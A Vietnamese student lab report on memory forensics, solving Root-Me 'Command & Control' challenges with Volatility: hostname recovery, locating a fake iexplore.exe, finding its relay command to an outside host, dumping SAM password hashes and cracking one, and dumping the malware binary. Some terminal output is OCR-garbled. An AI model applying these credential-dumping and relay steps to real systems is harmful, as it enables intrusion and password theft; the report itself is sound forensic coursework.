

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số Lab 1: Memory Forensic

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đình Bảo Long	21522303	21522303@gm.uit.edu.vn
2	Nguyễn Tân Phát	21522447	21522447@gm.uit.edu.vn
3	Đào Vĩnh Thịnh	21522632	21522632@gm.uit.edu.vn
4	Ngô Minh Thiên	21522623	21522623@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 1	100%
2	Kịch bản 2	100%
3	Kịch bản 3	100%
4	Kịch bản 4	100%
5	Kịch bản 5	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Vì kích thước file lớn nên nhóm phải tách thành 2 file mới có thể submit lên moodle.

a. Kịch bản 04

Đăng nhập tại root-me.org để tải file memory dump.



Command & Control Level 2

Statement

Congratulations Berthier, thanks to your help the computer has been identified. You have requested a memory dump but before starting your analysis you wanted to take a look at the antivirus' logs. Unfortunately, you forgot to write down the workstation's hostname. But since you have its memory dump you should be able to get it back!

The validation flag is the workstation's hostname.

Gợi ý: flag là tên của hệ điều hành.

Lab 1: Memory Forensic



challenge01.root-me.org/for ... [F] kali:kali: ~/volatility

File Actions Edit View Help

```
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp imageinfo
```

Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_234196, Win7SP0x86, Win7SP1x86_2400, Win7SP1x86

AS Layer1 : IA32PagedMemoryPae (kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/Downloads/ch2.dmp)

PAGE type : PAE
DTB : 0x185000L
KDBG : 0x82929be8L

Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x8292ac00L

KUSER_SHARED_DATA : 0xffffd00000L
Image date and time : 2013-01-12 16:59:18 UTC+0000
Image local date and time : 2013-01-12 17:59:18 +0100

(kali㉿kali)-[~/volatility]

```
Root $ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86 hivelist events
```

Volatility Foundation Volatility Framework 2.6.1

Virtual	Physical	Name
0x8ee66740	0x141c0740	\SystemRoot\System32\Config\SOFTWARE
0x90cab090	0x172ab9d0	\SystemRoot\System32\Config\DEFAULT
0x9670e9d0	0x1ae709d0	??\C:\Users\John Doe\user.dat
0x9670f9d0	0x04a719d0	??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\U
fea	fea	serClass.dat
An	0x9aa6d148	0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008	0x14a61008	\SystemRoot\System32\Config\SECURITY
0x9ab79d0	0x1la259d0	??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720	0x0a7d4720	??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
fac	fac	0x0b82c008 0x039e1008 [no name]
Re	Re	0x0b82c1008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
and	and	0x0b82c3008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
with	with	0x0b866008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD

(kali㉿kali)-[~/volatility]

```
with
```

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp imageinfo
```

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 hivelist
```

Dùng imageinfo để xem thông tin profile của challenge ta thấy hệ điều hành là Win 7...

Sử dụng plugin hivelist để dump ra các thông tin địa chỉ

Ta đã thấy ở địa chỉ \REGISTRY\MACHINE\SYSTEM có địa chỉ ảo là 0x8b21c008

Sau đó chiết xuất giá trị

```
[kali@kali)-[~/volatility]
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 printkey -o 0x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2013-01-12 00:58:30 UTC+0000
Subkeys: ch2.dmp
Values:
REG_SZ : mnmsrvrc
REG_SZ : WIN-ETSA91RKCFCP
REG_SZ : executable1772.exe
[kali@kali)-[~/volatility]
$ trying ModSecurity w/ Machine Learning Methods.pdf
Lab 03 - Nhập môn Pwnable.pdf
Lab 1 - Web Application Firewall.pdf
Lab 2 - Improving Mod Security WAF.pdf
Lab 2 - Integrating Security and Automation.pdf
Laptopsinthekitchen
ModSecurity Handbook.pdf
README.md
template-lab-report.pdf
template-lab-report.docx

--(kali㉿kali)-[~/Downloads]
```

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 printkey -o 0x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'
```

Volatility Foundation Volatility Framework 2.6.1 Dùng lệnh printkey với flag -K để chỉ ra phần còn lại của path KPCR để trích xuất giá trị của giá trị registry “ComputerName” từ khóa registry được chỉ định trong tập tin bộ nhớ.

⇒ Ta tìm được flag 2 là: **WIN-ETSA91RKCFP**

[Start the challenge](#)

1 related ressource(s)

- [Volatility cheatsheet v2.4 \(Forensic\)](#)

Validation

Well done, you won 15 Points

Command & Control Level 3

[Start the challenge](#)

Statement

Berthier, the antivirus software didn't find anything. It's up to you now. Try to find the malware in the memory dump. The validation flag is the md5 checksum of the full path of the executable.

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

Lab 1: Memory Forensic

```
(kali㉿kali)-[~/volatility]
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 pstree
Volatility Foundation Volatility Framework 2.6.1

Name          Pid  PPid  Thds  Hnds  Time
0x892ac2b8:wininit.exe      456   396   3    77  2013-01-12 16:38:14 UTC+0000
. 0x896294c0:services.exe   560   456   6    205 2013-01-12 16:38:16 UTC+0000
.. 0x89805420:svchost.exe   832   560   19   435 2013-01-12 16:38:23 UTC+0000
... 0x87c90d40:audiogd.exe  1720  832   5    117 2013-01-12 16:58:11 UTC+0000
... 0x89852918:svchost.exe   904   560   17   409 2013-01-12 16:38:24 UTC+0000
... 0x87ad44d0:dwm.exe     2496  904   5    77  2013-01-12 16:40:25 UTC+0000
... 0x898b2790:svchost.exe   1172  560   1   475 2013-01-12 16:38:27 UTC+0000
... 0x89f3d2c0:svchost.exe   3352  560   19   141 2013-01-12 16:40:58 UTC+0000
... 0x898fb818:SearchIndexer. 2900   560   13   636 2013-01-12 16:40:38 UTC+0000
... 0x8986b030:svchost.exe   928   560   26   869 2013-01-12 16:38:24 UTC+0000
... 0x8a1d84e0:vmtoolsd.exe   1968  560   6    220 2013-01-12 16:39:14 UTC+0000
... 0x8962f030:svchost.exe   692   560   10   353 2013-01-12 16:38:21 UTC+0000
... 0x898911a8:svchost.exe   1084  560   10   257 2013-01-12 16:38:26 UTC+0000
... 0x898a7868:AvastSvc.exe  1220  560   66   1180 2013-01-12 16:38:28 UTC+0000
... 0x89f1d3e8:svchost.exe   3624  560   14   348 2013-01-12 16:41:22 UTC+0000
... 0x9542a030:TPAutoConnSvc. 1612   560   9    135 2013-01-12 16:39:23 UTC+0000
... 0x87ae2880:TPAutoConnect. 2568   1612   5    146 2013-01-12 16:40:28 UTC+0000
... 0x88ceded40:sppsvc.exe   1872  560   4    143 2013-01-12 16:39:02 UTC+0000
... 0x8a102748:svchost.exe   1748  560   18   310 2013-01-12 16:38:58 UTC+0000
... 0x8a0f9c40:spoolsv.exe   1712  560   14   338 2013-01-12 16:38:58 UTC+0000
... 0x9541c7e0:wlm.exe      336   560   4    45  2013-01-12 16:39:21 UTC+0000
... 0x8a1f5030:VMUpgradeHelp. 448   560   4    89  2013-01-12 16:39:21 UTC+0000
... 0x892ced40:winlogon.exe   500   448   3    111 2013-01-12 16:38:14 UTC+0000
... 0x88d03a00:csrss.exe     468   448   10   471 2013-01-12 16:38:14 UTC+0000
... 0x87c595b0:conhost.exe   3228  468   2    54  2013-01-12 16:44:50 UTC+0000
... 0x87a9c288:conhost.exe   2600  468   1    35  2013-01-12 16:40:28 UTC+0000
... 0x954826b0:conhost.exe   2168  468   2    49  2013-01-12 16:55:50 UTC+0000
... 0x87bd35b8:wmpnetwk.exe  3176  560   9    240 2013-01-12 16:40:48 UTC+0000
... 0x87ac0620:taskhost.exe  2352  560   8    149 2013-01-12 16:40:24 UTC+0000
... 0x897b5c20:svchost.exe   764   560   7    263 2013-01-12 16:38:23 UTC+0000
. 0x8962f7e8:lsm.exe       584   456   10   142 2013-01-12 16:38:16 UTC+0000
. 0x896427b8:lsass.exe     576   456   6    566 2013-01-12 16:38:16 UTC+0000
0x8929fd40:csrss.exe      404   396   9    469 2013-01-12 16:38:14 UTC+0000
0x87978b78:System          4   0    103   3257 2013-01-12 16:38:09 UTC+0000
. 0x88c3ed40:smss.exe      308   4    2    29  2013-01-12 16:38:09 UTC+0000
0x87ac6030:explorer.exe   2548  2484   24   766 2013-01-12 16:40:27 UTC+0000
. 0x87b6b030:iexplore.exe  2772  2548   2   74  2013-01-12 16:40:34 UTC+0000
.. 0x89898030:cmd.exe      1616  2772   2   101 2013-01-12 16:55:49 UTC+0000
. 0x95495c18:taskmgr.exe   1232  2548   6   116 2013-01-12 16:42:29 UTC+0000
. 0x87bf7030:cmd.exe      3152  2548   1   23  2013-01-12 16:44:50 UTC+0000
.. 0x87cbfd40:winpmem-1.3.1. 3144  3152   1   23 2013-01-12 16:59:17 UTC+0000
. 0x898fe8c0:StikyNot.exe   2744  2548   8   135 2013-01-12 16:40:32 UTC+0000
. 0x87b784b0:AvastUI.exe    2720  2548   14   220 2013-01-12 16:40:31 UTC+0000
. 0x87b82438:VMwareTray.exe 2660   2548   5    80  2013-01-12 16:40:29 UTC+0000
. 0x87c6a2a0:swriter.exe    3452  2548   1    19 2013-01-12 16:41:01 UTC+0000
.. 0x87ba4030:soffice.exe   3512  3452   1    28 2013-01-12 16:41:03 UTC+0000
.. 0x87b8ca58:soffice.bin   3564  3512   12   400 2013-01-12 16:41:05 UTC+0000
. 0x9549f678:iexplore.exe   1136  2548   18   454 2013-01-12 16:57:44 UTC+0000
.. 0x87d4d338:iexplore.exe   3044  1136   37   937 2013-01-12 16:57:46 UTC+0000
. 0x87aa9220:VMwareUser.exe 2676   2548   8    190 2013-01-12 16:40:30 UTC+0000
0x95483d18:soffice.bin     3556  3544   0    — 2013-01-12 16:41:05 UTC+0000
```

python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 pstree

Sử dụng Win7SP0x86 và liệt kê ra tất cả các tiến trình đang chạy.

Ở địa chỉ 0x87b6b030 có một tiến trình iexplore.exe trông hơi lạ, tại 0x89898030, cmd.exe đang được chạy như process con của tiến trình trước, giống một dạng điển hình của backdoor.

Lab 1: Memory Forensic

6

```
(kali㉿kali)-[~/volatility]
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 cmdline -p 2772
Volatility Foundation Volatility Framework 2.6.1
*****
iexplore.exe pid: 2772
Command line : "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"


(kali㉿kali)-[~/volatility]
$ echo -n -E "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum
49979149632639432397b3a1df8cb43d -
```

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 cmdline -p 2772
echo -n -E "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum
```

-Xem thêm thông tin về process ta thấy nó nằm bên ngoài thư mục bình thường của nó là "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"

Sử dụng lệnh md5sum để tính md5 sau đó in ra màn hình

Ta tìm được Flag3 là: **49979149632639432397b3a1df8cb43d**



Command & Control Level 4

Statement

Berthier, thanks to this new information about the processes running on the workstation, it's clear that this malware is used to exfiltrate data. Find out the ip of the internal server targeted by the hackers!

The validation flag should have this format : IP:PORT


The uncompressed memory dump md5 hash is
e3a902d4d44e0f7bd9cb29865e0a15de

Lab 1: Memory Forensic

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 netscan | grep 2772
```

Dùng netstat để xem thông tin kết nối.

Lab 1: Memory Forensic



```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 consoles
```

Lab 1: Memory Forensic

Tìm lịch sử các lệnh trong CONSOLE_INFORMATION để xem hacker có để lại lịch sử các lệnh không.

Ta thấy vài ứng dụng như:

tcprelay.exe – tạo một TCP connection forwarder

Consolehost.exe – cho phép cmd.exe làm việc với windows Explorer

Whoami.exe – Displayuser.

Ta có thể đoán được attacker đã mở một shell Cmd.exe, sau đó sử dụng tcprelay.exe cho TCP port forwarder và Whoami.exe để kiểm tra xem shell có hoạt động với xem quyền của user.

⇒ Ta có thể lấy được thông tin từ cách dump memory của conhost.exe

```

File Edit View VM Tabs Help || _ < > X
Home X kali-linux-2023.3-vmware-a...
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ ls
2168.dmp
Antoanhang
ch2.dmp
ch2.tbs2
demo
DockerToolbox-1.12.5.exe
executable.2772.exe
hash.txt
'Improving ModSecurity WAF with Machine Learning Methods.pdf'
Kb03-dp-e81.raw.lzma
'Lab 03 - Nhap mon Pwnable.pdf'
'Lab 1 - Web Application Firewall'
'Lab 2 - Improving Mod Security a
Laptrinhantuan
'ModSecurity Handbook.pdf'
README.md
RES-memforen-session01.zip
template-lab-report.docx

(kali㉿kali)-[~/Downloads]
$ strings 2168.dmp | grep tcprelay
tcprelay.exe 192.168.0.22 3389 yoursecret.co.tv 443
tcprelay.c
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe]
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\JOHND0-1\AppData\Local\Temp\TEMP23\tcprelay.exe[g
C:\Users\JOHND0-1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHND0-1\AppData\Local\Temp\TEMP23\tcprelay.exe
5C:\Users\JOHND0-1\AppData\Local\Temp\TEMP23\tcprelay.exe[g

(kali㉿kali)-[~/Downloads]
$ 

```

strings 2168.dmp | grep tcprelay

Sử dụng memdump để dump process 2168, sau đó đọc các dữ liệu liên quan đến tcprelay.exe ta có thể nhìn thấy kết nối được tạo bởi hacker

⇒ Và tìm được flag 4 là: **192.168.0.22:3389**

Lab 1: Memory Forensic

Validation

Well done, you won 35 Points

Command & Control Level 5

Statement


Berthier, the malware seems to be manually maintained on the workstations. Therefore it's likely that the hackers have found all of the computers' passwords.

Since ACME's computer fleet seems to be up to date, it's probably only due to password weakness. John, the system administrator doesn't believe you. Prove him wrong!

Find john password.

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

SAM registry file được lưu trữ tại C:\WINDOWS\system32\config, nhưng lúc nào cũng bị lock và không thể xâm nhập trực tiếp vào. Nhiệm vụ chính là giữ mật khẩu đăng nhập Window dưới dạng hash để khi người dùng nhập mật khẩu vào thì nó sẽ hash ra và đối chiếu => ta có thể sử dụng công cụ để crack nếu mật khẩu này đủ yếu.



python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 hivelist

Lab 1: Memory Forensic

Hiển thị thông tin danh sách hive, dùng hivelist

```
(kali㉿kali)-[~/volatility]
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 hashdump -y 0x8b21c008 -s 0x9aad6148 > pass.txt
Volatility Foundation Volatility Framework 2.6.1

(kali㉿kali)-[~/volatility]
$ cat pass.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::

(kali㉿kali)-[~/volatility]
$
```

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 hashdump -y 0x8b21c008 -s 0x9aad6148 > pass.txt
```

cat pass.txt

Sau đó dump SAM file để tìm hash password. Sử dụng hashdump.

Xuát file vào pass.txt

Sau đó lên trang web của Hashes để giải mã mật khẩu

Lab 1: Memory Forensic

The screenshot shows the Hashes.com website interface. At the top, a blue header bar displays the word "Hashes". Below it, a blue success message box says "Proceeded! 1 hashes were checked: 1 found 0 not found". A green info box below that says "Pay professionals to decrypt your remaining lists" with a link "https://hashes.com/en/escrow/view". The main content area has a heading "We can attempt to decrypt these hashes for free" followed by instructions: "Enter a valid email address and we will message you if we are successful. You must click the link we send you to confirm your email address so provide one you have access to". It includes a "Email" input field and a "SUBMIT" button. At the bottom, a green success message box says "Found:" with the recovered password "b9f917853e3dbf6e6831ecce60725930:passw0rd".

Dùng trang web Hashes để giải mã, có thể dùng wordlist rockyou.txt để crack các hash có trong file pass.txt

⇒ Ta tìm được flag 5 là: **passw0rd**

The screenshot shows a validation page with a dark background. At the top, the word "Validation" is displayed. Below it, a green success message box says "Well done, you won 25 Points".

Command & Control Level 6

Statement

Berthier, before blocking any of the malware's traffic on our firewalls, we need to make sure we found all its C&C. This will let us know if there are other infected hosts on our network and be certain we've locked the attackers out. That's it Berthier, we're almost there, reverse this malware!

The validation password is a fully qualified domain name : hote.domaine.tld

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

NB : This challenge require the clearance of the level 3.

Dump toàn bộ process với PID là 2772

Lab 1: Memory Forensic

```
python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 procdump -p 2772 --dump-dir /home/kali/Downloads
```

```
(kali㉿kali)-[~/volatility]
$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP0x86 procdump -p 2772 --dump-dir /home/kali/Downloads
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
0x87b6b030 0x00400000 iexplore.exe OK: executable.2772.exe
(kali㉿kali)-[~/volatility]
```

```
(kali㉿kali)-[~/volatility]
$ cd Downloads
$ ls
2168.dmp
Antikamming
ch2.dmp
pho.tbbx
dbs
DockerToolbox-1.12.5.exe
executable.2772.exe
hash.txt
'Improving ModSecurity WAF with Machine Learning Methods.pdf'
'K8s3D-Op-e611.raw
#001-de-v01.rmv.lmv
'Lab 03 - Nhập môn Pwnable.pdf'
'Lab 1 - Web Application Firewall.pdf'
'Lab 2 - Improving Mod Security WAF.pdf'
'Lab 3 - Integrating Security and Automation.pdf'
'Laptinhien.com'
'ModSecurity Handbook.pdf'
'README.md'
'ReS-MemoryForensics-session01.zip'
'template-lab-report.docx

(kali㉿kali)-[~/Downloads]
$ strings 2168.dmp | grep tcprelay
tcprelay.exe
tcprelay.exe
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe]
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe_N
C:\Users\JOHNDOE-1\AppData\Local\Temp\TEMP23\tcprelay.exe[
C:\Users\JOHNDOE-1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHNDOE-1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHNDOE-1\AppData\Local\Temp\TEMP23\tcprelay.exe[

(kali㉿kali)-[~/Downloads]
$ file executable.2772.exe
executable.2772.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, 5 sections

(kali㉿kali)-[~/Downloads]
$
```

file executable.2772.exe

Ta được một file PE trên Window, dùng công cụ online Hybrid Analysis phân tích hộ.

Lab 1: Memory Forensic

